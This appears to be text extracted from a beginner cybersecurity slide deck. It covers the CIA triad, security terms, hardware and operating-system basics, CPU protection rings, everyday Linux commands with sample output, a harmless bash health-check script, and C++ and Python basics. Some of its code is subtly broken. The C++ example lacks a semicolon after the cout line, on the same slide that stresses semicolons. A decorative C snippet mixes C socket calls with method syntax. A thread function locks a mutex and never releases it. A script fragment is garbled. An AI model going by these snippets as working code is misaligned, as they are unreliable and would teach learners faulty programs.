



10110 00110
1001070010
1010011001
1100111001
101101001
1001



CYBER

101

DEFENSE

10110 00110
1001070010
1010011001
1100111001
101101001
1001



ATTACK

10110 00110
1001070010
1010011001
1100111001
101101001
1001



C

Start

Welcome to cyber
world

Y

Basics

the things that everyone
must know

B

Networks

How am I connected ?

E

Fields

Is it only about one topic?

R

Future

New era of cyber security

Introduction to cyber security



```
send(sock, metadata.packets, 1, 0);  
char* packet = "data ready";  
sock.send(packet, 1, 0);  
if (sock.recv(packet, 1, 0) < 0) {  
    perror("recv");  
    return 1;  
}
```

```
void* thread(void* arg) {  
    int i = 0;  
    while (i < 1000) {  
        int curval = rand() % 1000;  
        pthread_mutex_lock(&mutex);  
        if (curval > 500) {  
            printf("curval: %d\n", curval);  
        }  
        i++;  
    }  
}
```

Do you know how your data is secured?


Introduction to cyber security

Cybersecurity is the strategic practice of defending digital assets to ensure operational continuity.


It unifies People, Processes, and Technology to protect critical systems and sensitive data from unauthorized access, attack, or damage.



CIA Triad




Confidentiality: Preventing sensitive information from reaching the wrong people (e.g., Encryption, Two-Factor Authentication).



Integrity: Ensuring data remains accurate and unchanged (e.g., Hashing, File permissions).



Availability: Ensuring data and systems are accessible when needed (e.g., Backups, DDoS protection)



Why Security is important ?



Financial

The average cost of a data breach is millions of dollars



Safety

Hacking a pacemaker (medical) or a smart car (automotive) creates physical danger.



Warfare

Nation-states use cyberattacks to disable power grids or steal intelligence (Cyber Warfare).

Terms

Asset: The "Gold." This is your data, your server, or your reputation.



Vulnerability: The "Open Window." A bug in code or a misconfigured server.



Threat: The "Burglar." The actor (hacker, insider, bot) attempting to intrude.



Risk: The "Break-in." The chance the burglar succeeds and causes actual loss.



Exploit: The "Crowbar." The code or technique used to pry open the vulnerability.



Myth



Press the Button and Boom! you hacked the system

You don't need any theoretical concepts.



Programming is not important in cyber security

No need for updates if it still works




Reality



Cyber Security is not only about tool to run or program to use its complex process

Theoretical concepts are very important to understand what you are doing



Programming is one of the most important things in the field, it will help you create your own cyber security project or understand the internal functionalities of the tools

Updates are very important to keep your system safe from vulnerabilities



The image features a central glowing blue shield with a circuit-like pattern inside. The background is dark blue with intricate circuit lines. Red laser beams and digital data streams are visible on the right side. On the left, there is a vertical blue bar with a red and white decorative border.

Security is a balance between protection and usability.

Y

Basics

the things that everyone
must know

B

Networks

How am I connected ?

E

Fields

Is it only about one topic?

R

Future

New era of cyber security

What are the Basics ?



Do you know what is the heart of all these techno?

The Language of Hardware

1

Binary: The only language the CPU speaks (0 and 1). All data (passwords, images, viruses) is just a stream of bits.

10101
01011
10101



2

Hexadecimal: A human-readable way to represent binary (e.g., 0xFF). Security pros read "Hex Dumps" to Analyze malware without running it.



3

CPU (The Brain): Executes instructions.
• **Registers:** Tiny, super-fast storage inside the CPU. Malware often hides data here.



4

RAM (Volatile Memory): Where programs live while running. If you pull the plug, this data is lost (usually).
• *Forensics Tip:* Hackers live in RAM to avoid leaving files on the hard drive ("Fileless Malware").



Operating Systems



Windows

Most known operating system used by everyone



Linux

Looking for optimized & more scalable work.. The penguin is the solution



Mac

Fancy look, More stable, great for productivity , long term support

Windows

Structure: Closed source. Uses the **Registry** (a massive database) for configuration.

File System: NTFS (New Technology File System). Uses Drive letters (C:, D:).

Permissions: complex Access Control Lists (ACLs).

Why use it? It is the standard for corporate environments (Active Directory). most attacks target Windows because that's where the users are.

Command Line: PowerShell & CMD.



Linux

Structure: Open source. "Everything is a file" (even hardware). Configuration is done via text files.

File System: ext4, XFS. No drive letters; starts at "Root" (/).

Permissions: Simple Owner/Group/Other model (rwx).

Why use it? It powers the internet (servers) and security tools (Kali Linux). It gives you granular control.

Command Line: Bash (Terminal).



Operating System Concepts

What is an OS? The software that sits between the hardware and the user. It manages memory, processes, and disk storage



Process: is an executing program with its own private memory space and resources, managed by the operating system as an independent unit of work



Thread: is a lighter-weight execution path inside a process that shares the process's memory and resources while running as a separate sequence of instructions, allowing concurrency within the same process.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity	Protection	Virus Total
Notepad.exe		111,404 K	186,144 K	8056			Medium		0/77

Process

Threads

Handles DLLs Threads

Stack Module Terminate

State	Wait Reason	TID	User Time	Kernel Time	CPU	CPU Time	Start Time	Start Address	Base Pri	Dyn Pri	Service	Context Switc...	Suspe...	Ideal C...	Cycles Delta	Cycles	Mem Pri	I/O Pri
Waiting	WrUserRequest	19284	00:00:00	00:00:00	< 0.01	00:00:00	12/19/25 21:23:...	ucrtbase.dll!wcsrchr+0x120	8	10		28,005		10	353,370	1,945,580,570	5	Normal
Waiting	WrUserRequest	1384	00:00:01	00:00:01	< 0.01	00:00:02	12/19/25 21:23:...	ucrtbase.dll!wcsrchr+0x120	8	10		109,895		1	260,286	8,783,416,463	5	Normal
Waiting	WrQueue	14040	00:00:00	00:00:00	< 0.01	00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	8		110		4	656,550	83,272,707	5	Normal
Waiting	UserRequest	15944	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ucrtbase.dll!wcsrchr+0x120	8	10		49,850		7		894,178,654	5	Normal
Waiting	UserRequest	13268	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	dwmcorei.dll+0x332b0	15	15		530		11		412,272,529	5	Normal
Waiting	UserRequest	1872	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	dwmcorei.dll!LiftedComp...	15	15		7,750		2		186,167,848	5	Normal
Waiting	UserRequest	25112	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	Microsoft.UI.Xaml.dll!DIIG...	15	15		457		7		23,081,685	5	Normal
Waiting	UserRequest	13784	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	dwmcorei.dll!LiftedComp...	15	15		95		0		1,889,109	5	Normal
Waiting	WrQueue	22596	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	9		323		14		38,643,665	5	Normal
Waiting	WrQueue	10104	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	9		641		1		549,368,667	5	Normal
Waiting	WrQueue	11856	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	9		860		3		557,465,814	5	Normal
Waiting	WrQueue	21040	00:00:00	00:00:00		00:00:00	12/19/25 21:24:...	ntdll.dll!RtlSetThreadSub...	8	9		202		4		81,640,680	5	Normal
Waiting	UserRequest	7064	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	uiautomationcore.dll!Uial...	8	10		11,313		8		353,543,752	5	Normal
Waiting	WrQueue	14652	00:00:00	00:00:00		00:00:00	12/19/25 21:24:...	ntdll.dll!RtlSetThreadSub...	8	8		140		10		88,720,329	5	Normal
Waiting	UserRequest	10684	00:00:00	00:00:00		00:00:00	12/19/25 21:24:...	dlnashext.dll!DIICanUnlo...	8	9		37		8		11,269,024	5	Normal
Waiting	WrQueue	17036	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	8		119		5		41,498,915	5	Normal
Waiting	UserRequest	10760	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	combase.dll!RoParamet...	8	9		3		13		467,464	5	Normal
Waiting	WrQueue	26512	00:00:00	00:00:00		00:00:00	12/19/25 21:23:...	ntdll.dll!RtlSetThreadSub...	8	8		39		14		10,817,322	5	Normal

CPU Usage: 0.00% | Commit Charge: 65.57% | Processes: 270 | Physical Usage: 59.86%


Ring 1 & 2: Middle levels.

Designed for things like drivers or system services with more rights than apps but less than the kernel;

Ring 0: Kernel mode. Full control of hardware and memory; OS kernel and core drivers run

Ring 3: User mode.

Normal applications run here with no direct hardware access, so crashes are isolated and cannot directly take down the OS




Linux Command-Line

The **Command Line Interface (CLI)** is a text-based tool for interacting directly with your computer's operating system. Instead of clicking icons and menus (GUI), you type specific text instructions to tell the computer exactly what to do.

How It Works

- 1.You Type: You enter commands into a program called a Terminal.
- 2.The Shell Reads: A program called the Shell (e.g., *Bash*, *Zsh*) interprets your text.
- 3.The Kernel Acts: The Shell passes instructions to the Kernel (the OS brain), which executes the task.



Command-Line Basics (1)

ls

```
(black@black)-[~/Desktop/Linux_Basics]  
$ ls  
file1 file2 file3 Sub_dir
```

ls (**List**): Shows you the files and folders in your current location.

cd

```
(black@black)-[~/Desktop/Linux_Basics]  
$ cd Sub_dir  
  
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]  
$
```

(**Change Directory**): Moves you into a different folder.

pwd

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]  
$ pwd  
/home/black/Desktop/Linux_Basics/Sub_dir
```

pwd (**Print Working Directory**): Shows exactly where you are right now.

man

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]  
$ man pwd  
  
PWD(1)  
  
NAME  
pwd - print name of current/working directory
```

(**Manual**): Shows the help manual for any command.

Command-Line Basics (2)

mkdir

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ mkdir sub_subdir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
sub_subdir
```

mkdir (Make Directory): Creates a new folder.

mv

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
sub_subdir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls ../
file1 file2 file3 Sub_dir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ mv ../file1 .

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
file1 sub_subdir
```

mv (Move): Moves a file (also used to **rename** files).

cp

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls ../
file2 file3 Sub_dir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ cp ../file2 .

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls ../
file2 file3 Sub_dir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
file1 file2 sub_subdir
```

cp (Copy): Copies a file or folder to a new location.

rm

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
file1 file2 sub_subdir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ rm file2

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
file1 sub_subdir
```

rm (Remove): Deletes a file (**Warning:** there is no Recycle Bin!)

Command-Line Basics (3)

touch

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ touch file4.txt

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls
file1  file4.txt  sub_subdir

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$
```

touch (Touch): Creates a blank file (or updates a timestamp).

cat

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ cat file4.txt

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ echo "hi" > file4.txt

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ cat file4.txt
hi
```

cat (Concatenate): Dumps the text of a file onto the screen.

grep

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ grep "i" file4.txt
hi

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ grep "hi" file4.txt
hi
```

grep (Global Regular Expression Print): Searches for a specific word or phrase inside a file.

|

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ls ../../ | grep -i "file"
file.raw
file.sh
```

| (Pipe): Takes the result of one command and pushes it into another (e.g., `ls | grep "photo"`).

Command-Line Basics (4)

sudo

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ apt update
Error: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)
Error: Unable to lock directory /var/lib/apt/lists/
Warning: Problem unlinking the file /var/cache/apt/pkgcache.bin - RemoveCaches (13: Permission denied)
Warning: Problem unlinking the file /var/cache/apt/srcpkgcache.bin - RemoveCaches (13: Permission denied)

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ sudo apt update
[sudo] password for black:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.7 MB]
20% [2 Packages 1,525 kB/20.7 MB 7%]
```

sudo (SuperUser Do): Runs a command with Admin/Root privileges (use with caution).

chmod

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ./script.sh
zsh: permission denied: ./script.sh

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ chmod +x script.sh

(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ ./script.sh
hi iam CYBER STATION
```

chmod (Change Mode): Changes read/write/execute permissions for a file.

top

```
top - 13:02:04 up 4:00, 1 user, load average: 0.18, 0.10, 0.09
Tasks: 215 total, 2 running, 213 sleeping, 0 stopped, 0 zombie
%Cpu(s): 18.2 us, 16.2 sy, 0.0 ni, 61.6 id, 0.6 wa, 0.0 hi, 3.4 si, 0.0 st
MiB Mem : 4345.4 total, 204.6 free, 2777.5 used, 1775.5 buff/cache
MiB Swap: 3090.0 total, 3090.0 free, 0.0 used, 1567.9 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
9133	black	20	0	1657528	353964	196264	S	82.4	8.0	0:02.48	spectacle
1005	black	-2	0	1559088	442828	279696	S	34.2	10.0	5:36.22	kwin_wayland
73	root	20	0	0	0	0	S	13.0	0.0	0:01.04	kswapd0
1169	black	20	0	2730172	857164	240464	S	7.3	19.3	0:26.88	plasmashell
7847	root	20	0	0	0	0	R	2.3	0.0	0:00.78	kworker/u20:0+events_unbound

top (Table of Processes): Shows a live view of all running programs and CPU usage.

echo

```
(black@black)-[~/Desktop/Linux_Basics/Sub_dir]
$ echo "Hello CYBERs"
Hello CYBERs
```

echo is a command that displays a line of text or the value of a variable to your terminal screen (Standard Output).

Bash Scripting

Bash Script is simply a plain text file containing a series of Linux commands. Instead of typing commands one by one, you list them in a file, and the computer executes them in order from top to bottom. It is the backbone of Linux automation.

Why We Script

- **Efficiency:** Turn a 20-step process into a 1-click command.
- **Consistency:** Eliminate human error (typos) in repetitive tasks.
- **Scheduling:** Run complex tasks automatically at 3 AM using tools like `cron`.

The "Shebang" (#!) Every script starts with this line: `#!/bin/bash`.

- It tells the system: "Don't just read this text; use the **Bash** interpreter to run it."



Bash Scripting (Script)

```
#!/bin/bash
```

```
# 1. Setup Variables
```

```
LOG_FILE="health_check.log"
```

```
NOW=$(date)
```

```
echo "--- System Report: $NOW ---" > $LOG_FILE
```

```
# 2. Check Disk Usage
```

```
echo "[+] Checking Disk Space..." >> $LOG_FILE
```

```
# 'df -h' shows disk space, 'grep' looks for the root drive
```

```
df -h | grep '/' >> $LOG_FILE
```

```
# 3. Check Active Users
```

```
echo "[+] Checking Logged In Users..." >> $LOG_FILE
```

```
who >> $LOG_FILE
```

```
# 4. Notify User
```

```
echo "Health check complete. Details saved to $LOG_FILE."
```

Script.sh

```
#!/  
/bin/bash  
$ echo "
```



Bash Scripting (Results 1)

```
root@Black:~# ./Script.sh
-bash: ./Script.sh: Permission denied
root@Black:~# ls -al Script.sh
-rw-r--r-- 1 root root 453 Jan 21 03:14 Script.sh
root@Black:~#
```

```
root@Black:~# chmod +x Script.sh
root@Black:~# ls -al Script.sh
-rwxr-xr-x 1 root root 453 Jan 21 03:14 Script.sh
root@Black:~#
```


Bash Scripting (Results 2)

```
root@Black:~# ./Script.sh
Health check complete. Details saved to health_check.log.
root@Black:~#
```

```
root@Black:~# cat health_check.log
--- System Report: Wed Jan 21 03:16:52 +03 2026 ---
[+] Checking Disk Space...
/dev/sdc          1007G  1.2G  955G   1% /
[+] Checking Logged In Users...
root             pts/1             2026-01-21 03:13
root@Black:~#
```

Programming & Scripting

Programming & Scripting: One of the most important things in cyber security is the programming & scripting its allows you to create your own project or use it to make your work more easier and faster.

Programming: Writing code (often compiled) to create full standalone applications or systems, focused on performance and structure.

Scripting: Writing code (usually interpreted) to automate tasks or control existing software, focused on speed of writing and flexibility.



Compiled & interpreted Languages



Compiled



Execution speed: Faster runtime as code is pre-translated to machine code.

Development cycle: Slower; requires separate compilation step before running.

Platform dependency: Often needs recompilation for different architectures.

interpreted



Execution speed: Slower due to line-by-line translation at runtime.

Development cycle: Faster; edit and run immediately without building.

Platform portability: Highly portable; same code runs anywhere with an interpreter.

Programming Basics (C++)

- 1. Strict Syntax:** The structure is non-negotiable. You must use headers (**#include**), semicolons **;** to end every statement, and curly braces **{ }** to contain code blocks.
- 2. Static Typing:** You must explicitly tell the computer what kind of data you are using (e.g., **int** for numbers, **string** for text). This prevents errors later but requires more typing upfront.
- 3. Compilation:** You cannot run the code line-by-line. You write the whole program, "build" (compile) it into an executable file (like **.exe**), and *then* run it.



Programming Basics (C++)

```
// 1. DIRECTIVES: Load the tools (Input/Output stream)
#include <iostream>
using namespace std;


// 2. MAIN FUNCTION: The entry point where execution
// begins
int main() {

    // 3. DECLARATION: We must define the type (int)
    // specifically
    int portNumber = 80;

    // 4. OUTPUT: using 'cout' (Console Out) and '<<'
    // (Insertion Operator)
    cout << "Scanning Port: " << portNumber << endl

    // 5. RETURN: Tell the OS the program finished
    // successfully
    return 0;
}
```

Main.c++




Programming Basics (Python)

1.Clean Syntax: No semicolons `;` or curly braces `{ }`. Python uses **Indentation** (whitespace) to define code blocks. If the code looks organized, it usually runs.

2.Dynamic Typing: You just assign values (`x = 10`). Python figures out if it's a number or text automatically during execution.

3.Interpretation: You can run a script immediately without compiling. This makes testing and changing code ("prototyping") incredibly fast.



Programming Basics (Python)

- # 1. NO DIRECTIVES: Basic printing needs no imports in Python
- # 2. NO MAIN FUNCTION: The script runs from top to bottom automatically
